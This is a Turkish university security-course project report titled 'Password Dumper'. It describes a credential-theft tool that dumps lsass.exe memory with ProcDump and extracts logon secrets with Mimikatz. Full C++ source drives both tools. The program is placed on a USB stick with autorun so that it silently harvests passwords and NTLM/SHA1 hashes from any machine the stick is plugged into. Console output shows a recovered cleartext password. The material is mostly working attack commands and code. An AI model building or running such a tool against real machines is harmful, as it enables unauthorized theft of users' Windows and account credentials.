



KAHRAMANMARAŞ ST İMAM NİVERSİTESİ

MHENDİSLİK VE MİMARLIK FAKLTESİ

BİLGİSAYAR MHENDİSLİĐİ

BİLGİSAYAR VE AĐ GVENLİĐİ PROJESİ

PASSWORD DUMPER

Mehtap KL – 17110131052

Banu KSE – 18110131011

İÇİNDEKİLER

| | |
|--|----|
| 1-GİRİŞ | 3 |
| 2-PROJENİN AMACI | 3 |
| 3-UYGULAMA GELİŞTİRME SÜRECİ | 4 |
| 3.1-KULLANILACAK OLAN TEKNOLOJİLERİN SAĞLANMASI | 4 |
| 3.2-KULLANILACAK OLAN TEKNOLOJİLERİN DÜZENLENME SÜRECİ | 4 |
| 3.3-KODLARIN YAZILMASI VE ÇALIŞTIRILMASI | 6 |
| 3.4-ÇIKTILARIN İNCELENMESİ | 9 |
| 4-KULLANILAN YAZILIMLAR | 10 |
| 5-PROJENİN ÇALIŞMA MANTIĞI | 11 |
| 6-SONUÇ | 11 |
| 7-EKLER | 12 |

1-GİRİŞ

Windows işletim sistemlerinde ‘user-password’ bağlantısı olan bazı işlemler, ‘lsass.exe’ processi üzerinde şifreli bir şekilde kaydedilir. Biz de projemizde, bu açıktan yararlanacağız.

Otomatik bir sistem hazırlayarak bu işlemi gerçekleştireceğiz. Bu otomatik sistemi de bir USB içine yerleştireceğiz.

2-PROJENİN AMACI

Bu projede Windows sistemlerinin belleğe kaydettiği hash’li şifre verilerini elde edeceğiz.

Bellek üzerinde kaydedilen verilerin döküm dosyasını alacağız. Daha sonra bu döküm dosyasının şifrelemesini kırıp içindeki verileri elde edeceğiz. Bu veri, her halükarda en az bir şifre içeriyor (Windows oturumu).

Sonuç olarak en kötü ihtimalle, Windows oturumunun şifresini elde etmiş olacağız. Eğer oturum Outlook hesabına bağlı ise Outlook hesabının şifresini, SHA1 tipinde elde etmiş olacağız.


3-UYGULAMA GELİŞTİRME SÜRECİ

3.1-KULLANILACAK TEKNOLOJİLERİN SAĞLANMASI

- ProcDump
- Mimikatz
- DevC++
- QuickBFC

3.2- KULLANILACAK OLAN TEKNOLOJİLERİN DÜZENLENME SÜRECİ

ProcDump, Mimikatz ve QuickBFC yazılımları konsol üzerinde çalıştığı için projemizin tamamı konsol üzerinde çalışacak. Bu yüzden konsol üzerindeki programlarımızı stabil bir şekilde yönetecek olan ana programımızı C++ dilinde yazacağız.



```
Administrator: Komut İstemi

C:\>procdump64.exe -accepteula -ma lsass.exe lsass.dmp

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[23:21:49] Dump 1 initiated: C:\lsass.dmp
[23:21:50] Dump 1 writing: Estimated dump file size is 77 MB.
[23:21:50] Dump 1 complete: 77 MB written in 0.6 seconds
[23:21:50] Dump count reached.
```

Şekil1-ProcDump

ProcDump yazılımını kullanarak lsass.exe process'inin döküm dosyasını(lsass.dmp) oluşturduk. Konsoldaki parametreler:

- **ma:** Bir process'in döküm dosyasını DMP tipinde oluşturur.
- **accepteula:** ProcDump yazılımının her açılışta gerçekleştirdiği lisans onayının, diyalog açılmadan onaylanmasını sağlar.

```
mimikatz 2.2.0 x64 (oe.eo)

C:\mimikatz>mimikatz.exe privilege::debug

.#####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 88404810 (00000000:0544f34a)
Session           : Interactive from 3
User Name         :
Domain            : DESKTOP-MOK36LE
Logon Server      : DESKTOP-MOK36LE
Logon Time        : 26.10.2021 18:13:58
SID               : S-1-5-21-3690701425-564987026-1144483490-1001

msv :
[00000003] Primary
* Username :
* Domain   : DESKTOP-MOK36LE
```

Şekil2-Mimikatz

Mimikatz yazılımını kullanarak daha önceden oluşturduğumuz döküm dosyasını okunabilir hale getirdik. Konsoldaki komutlar:

- **privilege::debug** → Mimikatz'i debug(hata ayıklama) moda alır.
- **sekurlsa::minidump lsass.dmp** → Üzerinde işlem yapılacak olan hedef dosyayı belirtir.
- **sekurlsa::logonpasswords** → Hedef dosya içindeki user-password ilişkisi olan verileri açığa çıkartır.

3.3- KODLARIN YAZILMASI VE ÇALIŞTIRILMASI

“wmic os get osarchitecture > bit_info.txt” komutu, konsol üzerinde çalıştırıldığında, işletim sisteminin kaç bit olduğunu “bit_info.txt” içerisine yazar. Bu txt dosyasını okuyarak işletim sisteminin kaç bit olduğunu OS_BIT değişkenine kaydettik.

```
25 int get_bit_info()
26 {
27     system("wmic os get osarchitecture > bit_info.txt");
28     ifstream reader("bit_info.txt", ios::in);
29
30     string line = "";
31     if(reader.is_open())
32     {
33         while(getline(reader, line))
34         {
35             if(line[1] == '6' && line[3] == '4')
36             {
37                 OS_BIT = 64;
38                 reader.close();
39                 system("del bit_info.txt");
40                 return 64;
41             }
42             else if(line[1] == '3' && line[3] == '2')
43             {
44                 OS_BIT = 32;
45                 reader.close();
46                 system("del bit_info.txt");
47                 return 32;
48             }
49             else continue;
50         }
51         reader.close();
52     }
53 }
```

Şekil3-Bit öğrenme

Daha önceden kullandığımız ProcDump yazılımını, C++ üzerinde çalıştırarak bellek döküm dosyasını elde ettik. Bu kısımda ProcDump’a ait 32 ve 64 bitlik iki ayrı uygulamamız olduğu için hangisinin çalışması gerektiğini daha önceden tanımladığımız OS_BIT değişkeni ile belirledik.

```
61 void dump_lsass()
62 {
63     string command = "procdump";
64
65     if (OS_BIT == 64) command += "64.exe ";
66     else if (OS_BIT == 32) command += ".exe ";
67
68     command += "-accepteula ";
69     command += "-ma ";
70     command += "lsass.exe ";
71     command += "lsass.dmp";
72     system(command.c_str());
73 }
```

Şekil4-Bit belirleme

```

80 void run_mimikatz()
81 {
82     string command = "mimikatz.exe > lsass_" + timers() + ".txt";
83     string command64 = "mimikatz64.exe > lsass_" + timers() + ".txt";
84
85     if(OS_BIT == 64)
86         system(command64.c_str());
87     else if(OS_BIT == 32)
88         system(command.c_str());
89 }

```

Şekil5-Mimikatz kod

Daha önceden kullandığımız Mimikatz yazılımını, C++ üzerinde çalıştırarak, daha önceden elde ettiğimiz döküm dosyasını okunabilir hale getirdik ve txt dosyasının içine yazdırdık.


```

10 string timers()
11 {
12     time_t rawtime;
13     struct tm * timeinfo;
14     char buffer[80];
15
16     time (&rawtime);
17     timeinfo = localtime(&rawtime);
18
19     strftime(buffer,sizeof(buffer),"%d-%m-%Y_%H-%M-%S",timeinfo);
20     string str(buffer);
21
22     return str;
23 }

```

Şekil6-Dosya isimlendirme

Mimikatz fonksiyonunda içine veri yazılan txt dosyalarının isimlendirmesi ‘lsass_gün-ay-yıl_saat-dakika-saniye’ şeklindedir. Bu tarih bilgisini string olarak sağlayan fonksiyon timers() fonksiyonudur.



Şekil7- QuickBFC

Mimikatz fonksiyonunda çağırılan ‘mimikatz64.exe’ dosyası aslında CMD komutu içeren bir BAT dosyasıydı. QuickBFC yazılımını kullanarak bu BAT dosyasını derledik, exe haline getirdik.

```
74 void rename_lsass()  
75 {  
76     string command = "rename lsass.dmp lsass_" + timers() + ".dmp";  
77     system(command.c_str());  
78 }
```

Şekil8-DMP dosyası isimlendirme

ProcDump yazılımı, her DMP oluşturduğunda yeni olanı eskisinin üzerine yazar. Bu yüzden elimizdeki DMP dosyalarını kaybetmemek için yeniden adlandırdık. Bu adlandırma yöntemi, Mimikatz çıktısındaki txt dosyasıyla aynı yönteme dayanır.

3.4- ÇIKTILARIN İNCELENMESİ

C++ dilinde yazdığımız proje yöneticimiz, tüm işlemlerin sonucunu TXT dosyası içerisine kaydediyor. Elimize geçen veriler belli şifreleme tiplerine sahip.

Mesela üzerini kapattığımız kısımdaki gibi SHA1 tipindeki veriler, çözüldüğü zaman şifreyi verir.

Bu verilerin haricinde, Windows 7 ve öncesindeki işletim sistemlerinde şifreleme olmadığı için veri açık halde gözükür. Mesela aşağıdaki çıktıda özellikle belirttiğimiz 'password' kısmı. Bu projeyi çalıştırdığımız sanal makinenin şifresi 1234'tü. Projemiz de bu şifreyi açığa çıkarttı.

```
C:\Users\PC\Desktop\USB>"mimikatz64/mimikatz.exe" "privilege::debug" "sekurlsa::minidump lsass.dmp" '

.#####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##  > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX               ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 103820 (00000000:0001958c)
Session           : Interactive from 1
User Name          : PC
Domain             : PC-PC
Logon Server       : PC-PC
Logon Time         : 26.10.2021 22:59:29
SID                : S-1-5-21-2285338070-3733368232-3920585943-1001


msv :
[00000003] Primary
* Username : PC
* Domain   : PC-PC
* LM       : 57f8db69c8
* NTLM     : d9ee077
* SHA1     : 14e711
tspkg :
* Username : PC
* Domain   : PC-PC
* Password : 1234
```

Şekil 9 – Konsol Çıktısı

4-KULLANILAN YAZILIMLAR

ProcDump

Sistem üzerinde çalışan processlerin döküm dosyasını konsol üzerinden oluşturmayı sağlayan, Microsoft tarafından geliştirilen açık kaynak kodlu tool.



Şekil 10 – ProCDump Documentation

Mimikatz

Şifreli bellek döküm dosyalarını konsol üzerinde düzenleyerek okunabilir hale getiren tool.



Şekil 11 – Mimikatz Logo

DevC++

C/C++ kodlarını derleyen editör ortamı/IDE.



Şekil 12 – DevC++ Logo

QuickBFC

Konsol üzerinde çalışacak olan BAT dosyalarını EXE olarak derleyen program.



Şekil 13 – Quick Batch File Compiler (QuickBFC) Logo

5-ÇALIŞMA MANTIĞI

Bellek üzerinde hash'li olarak tutulan user-password verilerini “lsass.exe” process'i üzerinden döküm dosyası olarak alıyoruz. Bu işlemi Microsoft'un ücretsiz bir tool'u olan ProcDump sayesinde, konsol üzerinden rahatça gerçekleştirebiliyoruz.

Elde ettiğimiz hash'li veriyi Mimikatz tool'u sayesinde okunabilir hale getiriyoruz. Okunabilir hale getirdiğimiz veriye daha sonra da ulaşabilmek için bir text dosyasının içine kaydediyoruz.

Bu işlemler sırasında birden fazla tool kullandığımız için projeyi daha rahat kullanılabilir hale getirmek amacıyla bir yönetici program yazdık. Bu program az önce bahsettiğimiz aşamaları tek tıkla gerçekleştirmeyi sağlıyor.

Projemizi daha işlevsel hale getirmek için Windows'un autorun özelliğini kullandık. Projemizi bir USB bellek içerisine yerleştirip, autorun özelliğini aktif ettik. Bu sayede USB bellek bilgisayara takıldığı zaman yönetici programımız aktif hale geliyor ve mevcut oturum sırasında kullanılan user-password ilişkili verileri kendi içinde oluşturduğu bir text dosyası içerisine kaydediyor.

6-SONUÇ

Düzenlediğimiz tool'ları kullanarak oluşturduğumuz otomatik sistemimizi, USB bellek içerisine aktardık. Bu USB belleği bağladığımız cihazın içindeki user-password verilerini elde ettik.

7-EKLER

Projenin C kodu:

```
#include <iostream>
#include <string>
#include <ctime>
#include <fstream>
#include <time.h>

using namespace std;
int OS_BIT = 0;

string timers()
{
    time_t rawtime;
    struct tm * timeinfo;
    char buffer[80];

    time (&rawtime);
    timeinfo = localtime(&rawtime);

    strftime(buffer,sizeof(buffer),"%d-%m-%Y_%H-%M-%S",timeinfo);
    string str(buffer);

    return str;
}

int get_bit_info()
{
    system("wmic os get osarchitecture > bit_info.txt");
```

```

ifstream reader("bit_info.txt", ios::in);

string line = "";
if(reader.is_open())
{
    while(getline(reader, line))
    {
        if(line[1] == '6' && line[3] == '4')
        {
            OS_BIT = 64;
            reader.close();
            system("del bit_info.txt");
            return 64;
        }
        else if(line[1] == '3' && line[3] == '2')
        {
            OS_BIT = 32;
            reader.close();
            system("del bit_info.txt");
            return 32;
        }
        else continue;
    }
    reader.close();
}

void dump_lsass()
{
    string command = "procdump";

```

```

if (OS_BIT == 64) command += "64.exe ";
else if (OS_BIT == 32) command += ".exe ";

command += "-accepteula ";
command += "-ma ";
command += "lsass.exe ";
command += "lsass.dmp";
system(command.c_str());
}

void rename_lsass()
{
    string command = "rename lsass.dmp lsass_" + timers() + ".dmp";
    system(command.c_str());
}

void run_mimikatz()
{
    string command = "mimikatz.exe > lsass_" + timers() + ".txt";
    string command64 = "mimikatz64.exe > lsass_" + timers() + ".txt";

    if(OS_BIT == 64)
        system(command64.c_str());
    else if(OS_BIT == 32)
        system(command.c_str());
}

int main()
{

```

```
get_bit_info();  
dump_lsass();  
run_mimikatz();  
rename_lsass();  
}
```